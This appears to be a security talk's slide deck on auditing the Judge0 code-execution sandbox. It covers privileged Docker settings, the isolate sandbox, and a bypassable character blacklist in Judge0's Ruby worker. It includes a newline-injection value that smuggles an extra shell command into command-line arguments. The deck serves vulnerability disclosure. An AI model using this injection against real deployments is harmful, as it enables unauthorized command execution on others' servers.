

# How I fully compromised the “most advanced code execution system in the world”

**Daniel Cooper**

>>>



## DANIEL COOPER

Security Consultant  
at Tanto Security

Occasionally plays on  
CTFs for teams such  
as Blitzkrieg and Emu  
Exploit  
(under the username  
ssparrow)



# **Story Time**

>>>

# Competitive Programming Contests

- **One of my friends was trying to make a Contest Management System as a side project (For competitive programming competitions)**
- **I like to hack stuff**
- **So I was looking through his code and saw that he ran his code inside a sandbox called Judge0**
- **I wondered how Judge0 implements its security**

&gt;&gt;&gt;

# Judge0

- Competitive Programming Contests
- How to offer RCE securely? 🤔
- Difficult problem so people want to use a pre-existing solution
- Judge0 has had a lot of thought put into this
- They wrote a research paper on why it's secure (I would rather look at the code myself though)

Google open source code execution api

Videos Python Example Images Tutorial News

About 195,000,000 results (0.41 seconds)

**GitHub** https://github.com/judge0/judge0 :  
Judge0 CE  
Judge0 (pronounced like "judge zero") is a robust, scalable, and open-source execution system. You can use it to build a wide range of ...

**Judge0** https://judge0.com :  
Judge0 - Where code happens.  
Free and open-source online code editor that allows you to write and execute set of languages. It's perfect for anybody who just wants to ...

**Judge0 CE** https://ce.judge0.com :  
Judge0 CE - API Docs  
Judge0 is a robust, scalable, and open-source online code execution system that build a wide range of applications that need online code execution ...

**Rapid API** https://rapidapi.com/judge0-official/api/judge0-ce :  
Judge0 CE API Documentation (judge0-official) | RapidAPI  
The most advanced open-source online code execution system in the world.

&gt;&gt;&gt;

# How does Judge0 work?

Submit code with HTTP request, get stdout and other metrics

POST <https://ce.judge0.com/submissions?wait=true> Send 200 OK 2.38 s 186 B Just Now

Params Body Auth Headers 5 Scripts Docs Preview Headers 19 Cookies Tests 0 / 0 → Mock C

JSON

```
1 {  
2   "source_code": "echo hi",  
3   "language_id": 46  
4 }
```

Preview

```
1 {  
2   "stdout": "hi\n",  
3   "time": "0.003",  
4   "memory": 996,  
5   "stderr": null,  
6   "token": "830989dd-d12c-41a1-af67-d3d2c621a832",  
7   "compile_output": null,  
8   "message": null,  
9   "status": {  
10     "id": 3,  
11     "description": "Accepted"  
12   }  
13 }
```

&gt;&gt;&gt;

# Lots of features and supported languages

The idea of Judge0 is simple, but it supports a lot of options.

Around 80 languages and 30 runtime options

| # | Name                   |
|---|------------------------|
| 1 | source_code            |
| 2 | language_id            |
| 3 | compiler_options       |
| 4 | command_line_arguments |
| 5 | stdin                  |
| 6 | expected_output        |
| 7 | cpu_time_limit         |
| 8 | cpu_extra_time         |

1 [ "Assembly (NASM)", "Bash (5.0.0)", "Basic (FBC 1.0)", "C (Clang 7.0)", "C++ (Clang 7.0)", "C (GCC 7.4.0)", "C++ (GCC 7.4.0)", "C (GCC 8.3.0)", "C++ (GCC 8.3.0)", "C (GCC 9.2.0)", "C++ (GCC 9.2.0)", "Clojure (1.10)", "C# (Mono 6.6.0)", "COBOL (GnuCOBOL)", "Common Lisp (SBCL 2.0.1)", "D (DMD 2.089.0)", ">>>" ]


# My plan

- **Find out how Judge0 runs the code you provide it**
- **What is preventing basic attacks? (eg file traversal, SSRF)**
- **Is it possible for submissions to interact with each other concurrently?**
- **Any issues an attacker could use to cheat in a programming contest? (impact?)**


&gt;&gt;&gt;

# **Code overview**


>>>




&gt;&gt;&gt;




&gt;&gt;&gt;



&gt;&gt;&gt;



&gt;&gt;&gt;



&gt;&gt;&gt;

# An initial red flag

```
services:  
  server:  
    image: judge0/judge0:latest  
    volumes:  
      - ./judge0.conf:/judge0.conf:ro  
    ports:  
      - "2358:2358"  
    privileged: true  
    <<: *default-logging  
    restart: always  
  
  worker:  
    image: judge0/judge0:latest  
    command: ["./scripts/workers"]  
    volumes:  
      - ./judge0.conf:/judge0.conf:ro  
    privileged: true  
    <<: *default-logging  
    restart: always
```

Snyk Learn  
<https://learn.snyk.io/lesson/container-runs-in-privile...> ::

## Container runs in privileged mode | Tutorial & examples

When a container is given **privileged** mode it receives all permissions the host has. When running as a regular user this might still be limited, but as root this ...

&gt;&gt;&gt;

```
command = "isolate #{cgroups} \
-s \
-b #{box_id} \
-M #{metadata_file} \
#{submission.redirect_stderr_to_stdout ? "--stderr-to-stdout" : ""} \
#{submission.enable_network ? "--share-net" : ""} \
-t #{submission.cpu_time_limit} \
-x #{submission.cpu_extra_time} \
-w #{submission.wall_time_limit} \
-k #{submission.stack_limit} \
-p#{submission.max_processes_and_or_threads} \
#{submission.enable_per_process_and_thread_time_limit ? (cgroups.present? ? "--no-cg-timing" : "") : "--cg-timing"
#{submission.enable_per_process_and_thread_memory_limit ? "-m " : "--cg-mem=#{submission.memory_limit}"}
-f #{submission.max_file_size} \
-E HOME=/tmp \
-E PATH="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin" \
-E LANG -E LANGUAGE -E LC_ALL -E JUDGE0_HOMEPAGE -E JUDGE0_SOURCE_CODE -E JUDGE0_MAINTAINER -E JUDGE0_VERSION \
-d /etc:noexec \
--run \
-- /bin/bash $(basename #{run_script}) \
< #{stdin_file} > #{stdout_file} 2> #{stderr_file} \
"

puts "[#{DateTime.now}] Running submission #{submission.token} (#{submission.id}):"
puts command.gsub(/\s+/, " ")
puts

`#{command}`
```

## How does a worker run a submission?

&gt;&gt;&gt;

## 1. NAME

---

**isolate** - Isolate a process using Linux Containers

## 2. SYNOPSIS

---

**isolate** *options --init*

**isolate** *options --run -- program arguments*

**isolate** *options --cleanup*

## 3. DESCRIPTION

---

Run *program* within a sandbox, so that it cannot communicate with the outside world and its resource consumption is limited. This can be used for example in a programming contest to run untrusted programs submitted by contestants in a controlled environment.

# What is isolate?

>>>



ONE DOES NOT SIMPLY

ESCAPE LINUX CONTAINER SANDBOXING

&gt;&gt;&gt;

# <Side Note>

>>>

# Maybe there is something here



**gollux** commented on Mar 11

Member ...

We do not plan to support running Isolate in containers.

First, we aim for maximum security and the interaction between Docker (or other hypervisor) and any other use of cgroups and namespaces is too complex for us to be confident that it is secure.

Second, Isolate's primary purpose is testing of programs in programming contests. In this setting, precise measurement of run time is crucial and anything else running on the same machine influences run times. Therefore the recommended setup is to use a dedicated machine for testing. This makes any containerization or virtualization pretty much pointless.

Isolate probably runs in containers if they are privileged enough (there are some success reports with privileged Docker), but you are on your own.



>>>

**</Side Note>**

>>>

# The plan™

**Don't touch the Linux sandboxing**

**Instead, look for flaws in the Ruby application**

# **Searching for a foothold**

>>>

# After a few minutes of searching...

```
unless submission.is_project
  # gsub is mandatory!
  command_line_arguments = submission.command_line_arguments.to_s.strip.encode("UTF-8", invalid: :replace).gsub(/[$&;<>|\`]/, "")
  File.open(run_script, "w") { |f| f.write("#{submission.language.run_cmd} #{command_line_arguments}") }
end
```



&gt;&gt;&gt;

# Blacklist implementation

**python3 script.py <ATTACKER CONTROLLED INPUT>**

**Cannot use:**

- \$
- &
- ;
- <
- >
- |
- `

>>>

# Newline Injection

Attacker Controlled

```
"python3 script.py XYZ\nid"
```

**Becomes a multiline script and executes multiple commands:**

```
python3 script.py XYZ  
id
```

>>>

# Newline Injection in action



